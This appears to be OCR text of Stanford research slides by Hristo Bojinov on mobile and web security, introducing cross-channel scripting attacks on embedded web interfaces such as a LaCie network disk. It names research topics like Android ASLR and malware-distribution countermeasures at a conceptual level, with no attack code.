Mobile and Web Security

Assorted on-going research topics

Hristo Bojinov

Stanford Computer Security Lab

My background

Mobile application servers (Oracle)

- Telnet, WAP

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- Telnet, WAP

Storage security appliances (Decru, NetApp)

- Encryption, key management

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Mobile application servers (Oracle)

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Interests in mobile and web security (Stanford)

- Security on the web
- Rise of mobile computing

Recent and current work

Security on the web

- **Embedded web servers**
- User activity analysis, IP intelligence
- Malware distribution: paradigms and countermeasures

Recent and current work

Security on the web

- **Embedded web servers**
- User activity analysis, IP intelligence
- Malware distribution: paradigms and countermeasures

Security of mobile computing

- **ASLR for Android**
- Two-factor authentication, device security
- Application marketplaces: dynamics, abuse, prevention


Cross-Channel Scripting

Impact on Embedded Web Interfaces

Hristo Bojinov Elie Bursztein Dan Boneh

Stanford Computer Security Lab

Cross-channel scripting




Cross-channel scripting

Vulnerable System

Injection

Protocol A



Protocol B


e.g. iCal

Cross-channel scripting

Injection

Protocol A

Vulnerable System



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

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



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

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


XCS: a pervasive attack class


- secure services ≠ secure system

Cross-channel scripting

LaCie Ethernet disk mini

- Share access control
- Web interface
- Public FTP

Cross-channel scripting



